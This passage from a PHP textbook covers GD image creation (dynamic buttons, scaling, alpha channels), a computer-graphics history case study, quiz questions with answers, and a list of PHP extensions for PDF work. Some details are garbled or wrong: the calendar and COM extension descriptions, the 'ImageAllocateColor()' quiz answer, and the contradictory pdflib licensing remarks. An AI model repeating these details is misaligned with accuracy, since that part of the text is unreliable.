Building dynamic images with GD is easy; all you need to do is to combine a few recipes together. At the top of the code in the Solution, we load in an image from a stock template button; it acts as the background on which we overlay the text. We define the text to come directly from the query string. Alternatively, we can pull the string from a database (in the case of access counters) or a remote server (stock quotes or weather report icons).

After that, we continue with the other settings: loading a font and specifying its size, colour, and background colour. Before printing the text, however, we need to compute its position; `pc_ImagePSCenter()`. Last, we serve the image, and deallocate the font and image from memory.

For example, the following code generates a page of HTML and image tags using dynamic buttons, as shown in Figure 11.10:



Example:

```
<?php
if (isset($_GET['button']))
{
// Configuration settings
$image = ImageCreateFromPNG('button.png');
$text = $_GET['button'];
// dynamically generated text
$font = ImagePSLoadFont('Times'); $size = 24; $color = ImageColorAllocate($image, 0, 0, 0);
// black
$bg_color = ImageColorAllocate($image, 255, 255, 255); // white
// Print centered text
```


```

list($x, $y) = pc_ImagePSCenter($image, $text, $font, $size);
ImagePSText($image, $text, $font, $size, $color, $bg_color, $x, $y);
// Send image
header('Content-type: image/png');
ImagePNG($image); // Clean up Image
PSFreeFont($font);
ImageDestroy($image);
}
else {
?>
<html>
<head>
<title>Sample Button Page</title>
</head>
<body>


</body>
</html>
<?php } ?>

```

Figure 11.10: Sample Button Page



In this script, if a value is passed in for `$_GET['button']`, we generate a button and send out the PNG. If `$_GET['button']` is not set, we print a basic HTML page with two embedded calls back to the script with requests for button images – one for a Previous button and one for a Next button. A more general solution is to create a separate `button.php` page that returns only graphics and set the image source to point at that page.

11.7 Scaling Images

One of the most basic features of computers today is the ability to edit graphics. Many times, you need to build web applications that take image data from users and scale it down to a format that can easily be displayed on your website. Fortunately, PHP ships with the very powerful

Notes

GD Image Processing Library to provide all the powerful tools you need to accomplish this task. The most basic tasks in image processing: scaling.

The first thing we should do is make sure the GD image library is actually installed. To access this data, we can call the `gd_info()` function. To display it, we can call the `var_dump()` function with `gd_info()` as a parameter. Run this code:

```
var_dump(gd_info());
```

If you get a messy-looking string with the GD version and other info, you should be good. Otherwise, you need to figure out how to install/activate the library. Now that's taken care of, we can start the real code.

Our particular resize program will scale based on a single factor instead of scaling to a target size. More work can be done to make this a much smarter program, but for time and complexity constraints we will just be using this simple method.

First thing we should do is lay out the variables that we will need to control the operation of this script. The `$source` as a string containing the path to the image we will be using as the source, `$dest` as the path of the image that will be the result of the resize/scale operation, `$quality` will be a number between 0 and 100 representing the quality of the output JPG file (0 is worst quality, 100 is highest quality), and `$scale` will be a floating point number containing the ratio of the new image to the source image. Fortunately, PHP syntax allows us to write this floating point much like a fraction and thus a scale operation of one half can be written as `1/2` instead of `.5`.

```
$source = "source_image.jpg";
```

```
$dest = "resized_image.jpg";
```

```
$quality = 100;
```

```
$scale = 1/2;
```

Next, we should gather some information about the source image and then perform calculations resulting on the size of the desired destination image. `getimagesize()` will return an array containing the width and height respectively. The product of each dimension and the `$scale` factor will give us the desired new dimensions, which we will call `$x` and `$y`.

```
$imsize = getimagesize($source);
```

```
$x = $scale * $imsize[0];
```

```
$y = $scale * $imsize[1];
```

Now we need to load the image into the server memory. Assuming the source image is a jpg, we can do this using the `imagecreatefromjpeg()` function. If you are using a different type of image, use this table to decide which function to use, and replace the code example with the function you need.

Source Image Type	Function to Use
JPG	<code>imagecreatefromjpeg()</code>
GIF	<code>imagecreatefromgif()</code>
PNG	<code>imagecreatefrompng()</code>
BMP	<code>imagecreatefromwbmp()</code>

So initialize the image object container with a variable assignment using the correct function from the above table:

```
$im = imagecreatefromjpeg($source);
```

Next step is to create an empty image canvas onto which we will copy the scaled image data. We will use the calculated destination dimensions as arguments to the “imagecreatetruecolor()” function.

```
$newim = imagecreatetruecolor($x,$y);
```

Probably the most complex part of this script is the “imagecopyresampled()” function. It takes 10 arguments in all. The first is the destination image object, then the source image object, then the next four are x and y position values for the destination and source images respectively, then the destination x and y dimensions respectively, then the source image x and y dimensions respectively.

```
imagecopyresampled($newim, $im, 0, 0, 0, 0, $x, $y, $imsize[0], $imsize[1]);
```

Now that the image has been scaled and moved to our destination image object, we just need to save it. We can save it to a JPG file regardless of the source file type using the “imagejpeg()”. Parameters are destination image object, desired output file path, and then the quality variable (integer from 0 to 100, 100 being the best quality).

```
imagejpeg($newim, $dest, $quality);
```

You now have a new JPG image created under the “\$dest” filename. Here is a reiteration of all the code shown above:

```
$source = "source_image.jpg";
```

```
$dest = "resized_image.jpg";
```

```
$quality = 100;
```

```
$scale = 1/2;
```

```
$imsize = getimagesize($source);
```

```
$x = $scale * $imsize[0];
```

```
$y = $scale * $imsize[1];
```

```
$im = imagecreatefromjpeg($source);
```

```
$newim = imagecreatetruecolor($x,$y);
```

```
imagecopyresampled($newim, $im, 0, 0, 0, 0, $x, $y, $imsize[0], $imsize[1]);
```

```
imagejpeg($newim, $dest, $quality);
```

11.8 Colour Handling

Colour support improved markedly between GD 1.x and GD 2.x. In GD 1.x there was no notion of the alpha channel, colour handling was rather simple, and the library supported only 8-bit palette images (256 colors). When creating GD 1.x 8-bit palette images, you use the ImageCreate() function, and the first colour you allocate using the ImageColorAllocate() function becomes the background colour.

Notes

In GD 2.x there is support for true colour images complete with an alpha channel. GD 2.x has a 7-bit (0-127) alpha channel.

To create a true colour image, use the `ImageCreateTrueColor()` function:

```
$image = ImageCreateTrueColor($width, $height);
```

Use `ImageColorResolveAlpha()` to create a colour index that includes transparency:

```
$color = ImageColorResolveAlpha($image, $red, $green, $blue, $alpha);
```

The *alpha* value is between 0 (opaque) and 127 (transparent).

While most people are used to an 8-bit (0-255) alpha channel, it is actually quite handy that GD's is 7-bit (0-127). Each pixel is represented by a 32-bit signed integer, with the four 8-bit bytes arranged like this:



For a signed integer, the leftmost bit, or the highest bit, is used to indicate whether the value is negative, thus leaving only 31 bits of actual information. PHP's default integer value is a signed long into which we can store a single GD palette entry. Whether that integer is positive or negative tells us whether antialiasing is enabled for that palette entry.


Unlike with palette images, with GD 2.x true color images the first colour you allocate does not automatically become your background colour. Call `ImageFilledRectangle()` to fill the image with any background colour you want.

Example creates a true colour image and draws a semitransparent orange ellipse on a white background.

 *Example:* A simple orange ellipse on a white background.

```
<?php
$im = ImageCreateTrueColor(150,150);
$white = ImageColorAllocate($im,255,255,255);
ImageAlphaBlending($im, false);
ImageFilledRectangle($im,0,0,150,150,$white);
$red = ImageColorResolveAlpha($im,255,50,0,50);
ImageFilledEllipse($im,75,75,80,63,$red);
header('Content-Type: image/png');
ImagePNG($im);
?>
```

Figure 11.11 shows the output of above Example.



You can use the `ImageTrueColorToPalette()` function to convert a true colour image to one with a colour index (also known as a paletted image).



Task

Develop a PHP program to show a white circle on a black background.

11.8.1 Using the Alpha Channel

In above Example, we turned off alpha blending before drawing our background and our ellipse. Alpha blending is a toggle that determines whether the alpha channel, if present, should be applied when drawing. If alpha blending is off, the old pixel is replaced with the new pixel. If an alpha channel exists for the new pixel, it is maintained, but all pixel information for the original pixel being overwritten is lost.

Example illustrates alpha blending by drawing a gray rectangle with a 50% alpha channel over an orange ellipse.




Example: A gray rectangle with a 50% alpha channel overlaid.

```
<?php
$im = ImageCreateTrueColor(150,150);
$white = ImageColorAllocate($im,255,255,255);
ImageAlphaBlending($im, false);
ImageFilledRectangle($im,0,0,150,150,$white);
$red = ImageColorResolveAlpha($im,255,50,0,63);
ImageFilledEllipse($im,75,75,80,50,$red);
$gray = ImageColorResolveAlpha($im,70,70,70,63);
ImageAlphaBlending($im, false);
ImageFilledRectangle($im,60,60,120,120,$gray);
header('Content-Type: image/png');
ImagePNG($im);
?>
```

Figure 11.12 shows the output of example (alpha blending is still turned off).


Figure 11.12: A Gray Rectangle over the Orange Ellipse



If we change Example to enable alpha blending just before the call to `Image-FilledRectangle()`, we get the image shown in Figure 11.13.

Notes

Figure 11.13: Image with Alpha Blending Enabled



Task

Develop a PHP program to show an orange circle over the gray ellipse.

11.8.2 Identifying Colours

To check the colour index for a specific pixel in an image, use `ImageColorAt()`:

```
$color = ImageColorAt($image, $x, $y);
```

For images with an 8-bit colour palette, the function returns a colour index that you then pass to `ImageColorsForIndex()` to get the actual RGB values:

```
$values = ImageColorsForIndex($image, $index);
```

The array returned by `ImageColorsForIndex()` has keys “red”, “green”, and “blue”. If you call `ImageColorsForIndex()` on a colour from a true colour image, the returned array has an extra key, “alpha”.

11.8.3 True Colour Indexes

The colour index returned by `ImageColorResolveAlpha()` is really a 32-bit signed long, with the first three bytes holding the red, green, and blue values, respectively. The next bit indicates whether antialiasing is enabled for this colour, and the remaining seven bits hold the transparency value.

Example:

```
$green = ImageColorResolveAlpha($im,0,0,255,127);
```

This code sets `$green` to 2130771712, which in hex is 0x7F00FF00 and in binary is 01111111000000011111111000000000.

This is equivalent to the following `ImageColorResolveAlpha()` call:

```
$green = 127<<24 | 0<<16 | 255<<8 | 0;
```

You can also drop the two 0 entries in this example and just make it:

```
$green = 127<<24 | 255<<8;
```

To deconstruct this value, you can use something like this:

```
$a = ($col & 0x7F000000) >> 24;
$r = ($col & 0x00FF0000) >> 16;
```

```
$g = ($col & 0x0000FF00) >> 8;
$b = ($col & 0x000000FF);
```

Direct manipulation of true colour values like this is rarely necessary. One application is to generate a colour-testing image that shows the pure shades of red, green, and blue. For example:

```
$im = ImageCreateTrueColor(256,60);
for($x=0; $x<256; $x++) {
    ImageLine($im, $x, 0, $x, 19, $x);
    ImageLine($im, 255-$x, 20, 255-$x, 39, $x<<8);
    ImageLine($im, $x, 40, $x, 59, $x<<16);
}
ImagePNG($im);
```

Figure 11.14 shows the output of the colour-testing program.



Obviously it will be much more colourful than what we can show you here in black and white, so try this example for yourself. In this particular example it is much easier to simply calculate the pixel colour than to call `ImageColorResolveAlpha()` for every colour.

11.8.4 Text Representation of an Image

An interesting use of the `ImageColorAt()` function is to loop through each pixel in an image and check the color, and then do something with that colour data. Example displays a `#` character in the appropriate colour for each pixel.



Example: Converting an image to text.

```
<html><body bgcolor=#000000><tt>
<?php
$im = imagecreatefromjpeg('php-el.jpg');
$dx = imagesx($im);
$dy = imagesy($im);
for($y = 0; $y < $dy; $y++) {
    for($x=0; $x < $dx; $x++) {
        $col = imagecolorat($im, $x, $y);
        $rgb = imagecolorsforindex($im,$col);
        printf('<font color=%#02x%02x%02x>#</font>',
            $rgb['red'],$rgb['green'],$rgb['blue']);
```

Notes

```

    }
    echo "<br>\n";
}
imagedestroy($im);
?>
</tt></body></html>

```



Case Study

History of Computer Graphics

The advance in computer graphics was to come from one MIT student, Ivan Sutherland. In 1961 Sutherland created another computer drawing program called Sketchpad. Using a light pen, Sketchpad allowed one to draw simple shapes on the computer screen, saved them and even recalled them later. The light pen itself had a small photoelectric cell in its tip. This cell emitted an electronic pulse whenever it was placed in front of a computer screen and the screen's electron gun fired directly at it. By simply timing the electronic pulse with the current location of the electron gun, it was easy to pinpoint exactly where the pen was on the screen at any given moment. Once that was determined, the computer could then draw a cursor at that location.

Sutherland seemed to find the perfect solution for many of the graphics problems he faced. Even today, many standards of computer graphics interfaces got their start with this early Sketchpad program. One example of this is in drawing constraints. If one wants to draw a square for example, s/he does not have to worry about drawing four lines perfectly to form the edges of the box. One can simply specify that s/he wants to draw a box, and then specify the location and size of the box. The software will then construct a perfect box, with the right dimensions and at the right location. Another example is that Sutherland's software modeled objects - not just a picture of objects. In other words, with a model of a car, one could change the size of the tires without affecting the rest of the car. It could stretch the body of the car without deforming the tires.

These early computer graphics were Vector graphics, composed of thin lines whereas modern day graphics are Raster based using pixels. The difference between vector graphics and raster graphics can be illustrated with a shipwrecked sailor. He creates an SOS sign in the sand by arranging rocks in the shape of the letters "SOS." He also has some brightly coloured rope, with which he makes a second "SOS" sign by arranging the rope in the shapes of the letters. The ropk SOS sign is similar to raster graphics. Every pixel has to be individually accounted for. The rope SOS sign is equivalent to vector graphics. The computer simply sets the starting point and ending point for the line and perhaps bends it a little between the two end points. The disadvantages to vector files are that they cannot represent continuous tone images and they are limited in the number of colours available. Raster formats on the other hand work well for continuous tone images and can reproduce as many colours as needed.

Also in 1961 another student at MIT, Steve Russell, created the first video game, Spacewar. Written for the DEC PDP-1, Spacewar was an instant success and copies started flowing to other PDP-1 owners and eventually even DEC got a copy. The engineers at DEC used it as a diagnostic program on every new PDP-1 before shipping it. The sales force picked up on this quickly enough and when installing new units, would run the world's first video game for their new customers.

Contd...

E. E. Zajac, a scientist at Bell Telephone Laboratory (BTL), created a film called "Simulation of a two-giro gravity attitude control system" in 1963. In this computer generated film, Zajac showed how the attitude of a satellite could be altered as it orbits the Earth. He created the animation on an IBM 7090 mainframe computer. Also at BTL, Ken Knowlton, Frank Sindon and Michael Noll started working in the computer graphics field. Sindon created a film called Force, Mass and Motion illustrating Newton's laws of motion in operation. Around the same time, other scientists were creating computer graphics to illustrate their research. At Lawrence Radiation Laboratory, Nelson Max created the films, "Flow of a Viscous Fluid" and "Propagation of Shock Waves in a Solid Form." Boeing Aircraft created a film called "Vibration of an Aircraft."

It was not long before major corporations started taking an interest in computer graphics. TRW, Lockheed-Georgia, General Electric and Sperry Rand are among the many companies that were getting started in computer graphics by the mid 1960's. IBM was quick to respond to this interest by releasing the IBM 2250 graphics terminal, the first commercially available graphics computer.

Ralph Baer, a supervising engineer at Sanders Associates, came up with a home video game in 1966 that was later licensed to Magnavox and called the Odyssey. While very simplistic, and requiring fairly inexpensive electronic parts, it allowed the player to move points of light around on a screen. It was the first consumer computer graphics product.

Also in 1966, Sutherland at MIT invented the first computer controlled head-mounted display (HMD). Called the Sword of Damocles because of the hardware required for support, it displayed two separate wireframe images, one for each eye. This allowed the viewer to see the computer scene in stereoscopic 3D. After receiving his Ph.D. from MIT, Sutherland became Director of Information Processing at ARPA (Advanced Research Projects Agency), and later became a professor at Harvard.

Dave Evans was director of engineering at Bendix Corporation's computer division from 1953 to 1962. After which he worked for the next five years as a visiting professor at Berkeley. There he continued his interest in computers and how they interfaced with people. In 1968 the University of Utah recruited Evans to form a computer science program, and computer graphics quickly became his primary interest. This new department would become the world's primary research center for computer graphics.

In 1967 Sutherland was recruited by Evans to join the computer science program at the University of Utah. There he perfected his HMD. Twenty years later, NASA would re-discover his techniques in their virtual reality research. At Utah, Sutherland and Evans were highly sought after consultants by large companies but they were frustrated at the lack of graphics hardware available at the time so they started formulating a plan to start their own company.

A student by the name of Ed Catmull got started at the University of Utah in 1970 and signed up for Sutherland's computer graphics class. Catmull had just come from The Boeing Company and had been working on his degree in physics. Growing up on Disney, Catmull loved animation yet quickly discovered that he did not have the talent for drawing. Now Catmull (along with many others) saw computers as the natural progression of animation and they wanted to be part of the revolution. The first animation that Catmull saw was his own. He created an animation of his hand opening and closing. It became one of his goals to produce a feature length motion picture using computer graphics. In the same class, Fred Parkes created an animation of his wife's face. Because of Evan's and Sutherland's presence, UU was gaining quite a reputation as the place to be for computer graphics research so Catmull went there to learn 3D animation.

Contd...

Notes

As the UU computer graphics laboratory was attracting people from all over, John Warnock was one of those early pioneers; he would later found Adobe Systems and create a revolution in the publishing world with his PostScript page description language. Tom Stockham led the image processing group at UU which worked closely with the computer graphics lab. Jim Clark was also there; he would later found Silicon Graphics, Inc.

The first major advance in 3D computer graphics was created at UU by these early pioneers, the hidden-surface algorithm. In order to draw a representation of a 3D object on the screen, the computer must determine which surfaces are “behind” the object from the viewer’s perspective, and thus should be “hidden” when the computer creates (or renders) the image.

Questions:

1. Why the graphics was introduced? How it was developed?
2. Write the time to time advancement in graphics.

Self Assessment

Multiple choice questions:

5. Which is not the basic image generation process?
 - (a) Creating the image.
 - (b) Adding graphics and text to the canvas.
 - (c) Displaying or saving the image.
 - (d) Deleting the images.
6. The ImageCreate() function can create
 - (a) 254-colour image
 - (b) 256-colour image
 - (c) 512-colour image
 - (d) None of these
7. gif stands for
 - (a) Graphics Interchange Format
 - (b) Global Interchange Format
 - (c) Grand Interchange Format
 - (d) None of these
8. png stands for
 - (a) Pure Network Graphic
 - (b) Portable Network Graphic
 - (c) Pre Network Graphic
 - (d) None of these

Fill in the blanks:

9. The background colour of an editable canvas can be set by
10. Cartesian has perpendicular real number lines that divide the plane into four quadrants.
11. An image is a rectangle of that have various colours.

11.9 Summary

- The process and art of combining text and graphics and communicating an effective message in the design of logos, graphics, brochures, newsletters, posters, signs, and any other type of visual communication is the formal, short definition of graphic design.
- The GD library is used for dynamic image creation. From PHP we use with the GD library to create GIF, PNG or JPG images instantly from our code. This allows us to do things such

as create charts on the fly, create an anti-robot security image, create thumbnail images, or even build images from other images.

- GD has an existing API, and PHP tries to follow its syntax and function-naming conventions. So, if you are familiar with GD from other languages, such as C or Perl, you can easily use GD with PHP.
- PHP cleans up the image when the script ends, but, if you wish to manually deallocate the memory used by the image, calling `ImageDestroy($image)` forces PHP to get rid of the image immediately.
- The standard rectangular or Cartesian (named after René Descartes) has two perpendicular real number lines (axes) which divide the plane into four quadrants. The place where the number lines cross is the origin (0, 0) and the numbering is positive to the right and up; negative to the left and down.
- One of the most basic features of computers today is the ability to edit graphics. Many times, you need to build web applications that take image data from users and scale it down to a format that can easily be displayed on your website.
- Colour support improved markedly between GD 1.x and GD 2.x. In GD 1.x there was no notion of the alpha channel, colour handling was rather simple, and the library supported only 8-bit palette images (256 colours).
- An interesting use of the `ImageColorAt()` function is to loop through each pixel in an image and check the colour, and then do something with that colour data.

11.10 Keywords

.bmp: (pronounced “bimp”) this is a “bitmap.” You will probably never place a bitmap as an image, although some browsers do allow it. A bitmap is an image that a computer produces and places for you. For example counter.

.jpeg or .jpg: (pronounced “j-peg”) there are two names to denote this format because of the PC and MAC formats allowing 3 and 4 letters after the dot. JPEG is an acronym for Joint Photographic Experts Group, the organization that invented the format.

.png: Pronounced as ‘ping’, this stands for Portable Network Graphic. This is ultimately the replacement for .gif, with partial transparency options, but browser support is sketchy—some browsers still do not like to display .png files.

Alpha blending: Alpha blending is a toggle that determines whether the alpha channel, if present, should be applied when drawing. If alpha blending is off, the old pixel is replaced with the new pixel. If an alpha channel exists for the new pixel, it is maintained, but all pixel information for the original pixel being overwritten is lost.

ALT: It stands for “alternate text”. This tells the browser that if it cannot find the image, then just displays this text. It also tells anyone who cannot view your image what the image is about.

Antialiasing: Antialiasing is where pixels at the edge of a shape are moved or recoloured to make a gradual transition between the shape and its background. This prevents the rough and jagged edges that can make for unappealing images.

Gif: This is pronounced “jif” or “gif” (hard “G”) depending on whom you speak to. “jif”, like the peanut butter. This is an acronym for Graphics Interchange Format.

HEIGHT: It stands for, as you might guess, the height of the image in pixels. Again, the height can be just about anything, but generally will be less than the height of the web browser.

Notes

image.gif: It is the name of the image. Notice it is following the same type of format as your HTML documents. There is a name (image) then a dot and then there is a suffix (gif).

Image: An *image* is a rectangle of pixels that have various colours. Colours are identified by their position in the *palette*, an array of colours.

IMG: It stands for "image." It announces to the browser that an image will go here on the page. Yes, the image will pop up right where you write in the image tag.

SRC: It stands for "source." This again is an attribute, a command inside a command. It is telling the browser where to go to find the image. Again, it is best for you to place the images you want to use in a subdirectory called "images".

WIDTH: It stands for just that, the width of the image in pixels. It can range from 1 pixel to, well, just about any number, but generally will be less than the width of the web browser.



Lab Exercise

1. Develop a PHP program to converting an image into text.
2. Develop a PHP program to rotating an image by 60° angle.

11.11 Review Questions

1. What is the meaning of Graphics? How it is used with PHP? Explain with example.
2. How an image embedding in a page with PHP?
3. How an Image converts into a Link? Explain with example.
4. Why we use GD library? Explain the GD extensions with example.
5. What are the basic concepts of graphics? Explain briefly.
6. What is the process to create and draw the images with graphics?
7. How the images embedded with text? Explain with example.
8. How we create dynamic buttons in Graphics? Explain with example.
9. What is the meaning of scaling of image? How does it perform in Graphics? Explain with example.
10. How the colour handlings proceed in graphics? Write a program to create a red rectangle on white background.

Answers to Self Assessment

- | | | | | |
|---------|------------|--------|-------------------------|--------|
| 1. (d) | 2. (c) | 3. (c) | 4. (a) | 5. (d) |
| 6. (b) | 7. (a) | 8. (b) | 9. ImageAllocateColor() | |
| 10. two | 11. pixels | | | |

11.12 Further Readings



Books

Learning PHP 5, by David Sklar.

Beginning PHP 5.3, by Matt Doyle.



Online link

http://php.about.com/od/gdlibrary/p/php_graphics.htm

Unit 12: Portable Document Format

Notes

CONTENTS

Objectives

Introduction

12.1 PDF Extensions

12.2 Documents and Pages

12.2.1 Initializing the Document

12.2.2 Setting Metadata

12.2.3 Creating a Page

12.2.4 Outputting Basic Text

12.2.5 Terminating and Streaming a PDF Document

12.3 Text

12.3.1 Coordinates

12.3.2 Text Functions

12.3.3 Text Attributes

12.3.4 Fonts

12.3.5 Embedding Fonts

12.4 Images and Graphics

12.4.1 Images

12.4.2 Graphics

12.4.3 Patterns

12.4.4 Templates

12.5 Navigation

12.5.1 Bookmarks and Thumbnails

12.5.2 Links

12.6 Summary

12.7 Keywords

12.8 Review Questions

12.9 Further Reading

Objectives

After studying this unit, you will be able to:

- Discuss about the portable document format extensions
- Understand the uses of documents and pages
- Understand the role of text in portable document format
- Explain the uses of images and graphics
- Understand the navigation

Introduction

Adobe's Portable Document Format (PDF) provides a popular way to get a consistent look, both on screen and when printed, for documents. This chapter shows how to dynamically create PDF files with text, graphics, bookmarks, and more.

Dynamic construction of PDF files opens the door to many applications. You can create almost any kind of business document, including form letters, invoices, and receipts. Most paperwork that involves filling out a paper form can be automated by overlaying text onto a scan of the paper form and saving the result as a PDF file.

Most people believe PDF files are an electronic replacement for paper. If they create a PDF file from a scanned document or a Word file to e-mail, they believe the content of that file is locked down and not editable, just as if they were handing someone a piece of paper. For example, an individual may write a proposal and "print to PDF" the final version to e-mail to his or her customer. However, the PDF can still be altered if the recipient has a full version of Adobe Acrobat. With Acrobat, the recipient can open the PDF, make modifications and resave the PDF file just as they could with a Microsoft Word document.

So if it's not like "virtual paper," then what is a PDF? Essentially it's a container.

- Text: such as text in a Word document or text editor, including font information;
- Pictures: JPG and TIFF images, as well as other file formats, such as a 3D CAD drawing;
- Metadata: descriptive information, including OCR results that enable the PDF files to be "full-text searchable."

What are PDF files?

PDF files (Portable Document Format) allow documents to be read and shared between different types of applications and computer systems. They are much more suited to longer documents than a web page is and have the added advantage of being easily printed. The PDF format was created by Adobe and in order to read PDF documents, you need to install their Adobe Reader software.

12.1 PDF Extensions

PHP has several libraries for generating PDF documents. It shows how to use the popular *pdflib* extension. One drawback of *pdflib* is that it is not an open source library. Its Aladdin license allows free personal and noncommercial usage, but for any commercial use you must purchase a license. Open source alternatives include *clibpdf* and the interesting FreeLibPDF, which is written in PHP.

Since *pdflib* is the most mature and has the most features that are the library. The basic concepts of the structure and features of a PDF file are common to all the libraries, though.

A number of optional extensions provide PHP with additional functionality. Generally, these optional extensions are interfaces to third-party code libraries. To use these functions, you need to install the libraries they depend on and recompile PHP with the appropriate compile-time directives. Some extensions are given below:

Apache

The Apache library contains functions specific to running PHP under Apache.

This library is available only if PHP is running under the Apache web server. To enable this extension, you must compile PHP with the `with-apache [=DIR]` directive.

aspell

The *aspell* PHP library interacts with the *aspell* C library to check the spelling of words and offer suggestions for misspelled words. Because the *aspell* PHP library works only with very old versions of *aspell*, you should instead use the *pspell* library, which works with both *pspell* and later versions of *aspell*.

To use the *aspell* functions, you must install the *aspell* C library, Version 0.27 or earlier, and compile PHP with the `enable-aspell` directive.

BCMath Arbitrary Precision Mathematics

If you need more precision in numbers than PHP provides by default with its built-in floating-point numbers, use the *BCMath* library. It provides support for arbitrary precision mathematics.

To use the *BCMath* functions, you must compile PHP with the `enable-bcmath` directive

bzip2 Compression

To read and write *bzip2*-compressed files, enable the *bzip2* library. To use the *bzip2* functions, you must install the *bzip2* or *libbzip2* library, Version 1.0 or later, and compile PHP with the `with-bz2 [=DIR]` directive.

Calendar

The *calendar* library provides a number of functions for converting between various calendar formats, including the festivals Day Count, the history calendar, the Indian Republican Calendar, and UNIX timestamp values. To use the *calendar* functions, you must compile PHP with the `enable-calendar` directive.

CCVS

CCVS is a library for providing a conduit between your server and credit-card processing centers via a modem. To use the *CCVS* functions, you must install *CCVS* and compile PHP with the `with-ccvs [=DIR]` directive. In addition, PHP and *CCVS* must run under the same user.

clibpdf

clibpdf provides functions to create documents in Adobe's PDF format on the fly. Unlike the free *pdflib*, *clibpdf* can create PDF files wholly in memory, without the use of temporary files, and can edit arbitrary pages within a multi-page document. To use the *clibpdf* functions, you must install *clibpdf* and compile PHP with the `with-clibpdf` directive.

COM

The *COM* extension provides access to *COM* objects. To enable the *COM* extension, you must install *mSQL* and compile PHP with the `with-com [=DIR]` directive. It is available on Windows platforms only.

ctype

The *ctype* library provides functions to check whether or not characters and strings fall within various classifications, such as alphabetic characters or punctuation, taking the current locale into account. To use the *ctype* functions, you must compile PHP with the `enable-ctype` directive.

CURL

The *CURL* functions provide access to *libcurl*, a library that manages connections to servers via a number of different Internet protocols. *CURL* supports the HTTP, HTTPS, FTP, gopher, telnet, dict, file, and LDAP protocols; HTTPS certificates; HTTP POST, HTTP PUT, and FTP uploading; HTTP form-based uploading; proxies; cookies; and user authentication. To use

Notes

CURL functions, you must install CURL, Version 7.0.2-beta or later, and compile PHP with the with-curl [=DIR] directive.

Cybercash

Cybercash is a provider of credit-card processing services. The Cybercash functions provide access to Cybercash transactions from PHP. To use the Cybercash functions, you must install the Cybercash libraries and compile PHP with the with-cybercash[=DIR] directive.

CyberMUT

CyberMUT is a financial transaction service from Cr dit Mutuel. To use CyberMUT, you must install CyberMUT and compile PHP with the with-cybermut[=DIR] directive.

dBase

Although not recommended for use in production, the dBase library provides access to dBase-formatted database files, which are used in some Windows programs. Typically, you should use these functions only to import data from and export data to a dBase database. To enable the dBase extension, you must compile PHP with the enable-dbase directive.

DBM

For very simple database installations, you can use the DBM-style database library. These functions allow you to store records in simple database files. This library is essentially a subset of the DBM-style database abstraction library and is now deprecated. To use these functions, you must compile PHP with the with-db directive.

DBM-Style Database Abstraction

For very simple database installations, you can use the DBM-style database abstraction library. These functions allow you to store records in simple database files. The database files created through this library store simple key/value pairs and are not intended as replacements for full-scale relational databases. To use these functions, you must install the appropriate library and compile PHP with the appropriate options: with-dbm for original Berkeley database files, with-ndbm for the newer Berkeley database style, with-gdbm for GNU's version of DBM, with-db2 or with-db3 for Sleepycat Software's DB2 and DB3, and with-cdb for Cdb support.

EXIF

The Exchangeable Image File Format (EXIF) extension provides a function to read the information stored on a device; many digital cameras store their information in EXIF format. To use it, you must install EXIF and compile PHP with the with-exif[=DIR] directive.

FDF

The Forms Data Format (FDF) is a library for creating forms in PDF documents and extracting data from or populating those forms. The FDF extension allows you to interpret data from an FDF-enabled PDF document or to add FDF form fields to a PDF document. To enable the FDF extension, you must install the FDF toolkit (FDFTK) and compile PHP with the with-fdftk[=DIR] directive.

FTP

This extension provides access to remote file servers using FTP. Much of the functionality of this extension is provided by default in PHP's file-handling functions. To enable this extension, you must compile PHP with the enable-ftp directive.

GMP

If you need more precision in numbers than PHP provides by default with its built-in floating-point numbers, you can use the GNU MP (GMP) library. It provides support for arbitrary precision mathematics.

The GMP library is not enabled by default. To use it, you must install GNU MP, Version 2.0 or later, and compile PHP with the `with-gmp[=DIR]` directive.

Hyperwave

Hyperwave is a database for storing and managing documents. Documents of any type and size are stored, along with metadata (such as its title), in any number of languages. To enable Hyperwave support, you must install Hyperwave, Version 4.1 or later, and compile PHP with the `with-hyperwave` directive.

These are some extensions are described here and more are remains like IMAP, POP3, and NNTP, Kerberos etc.



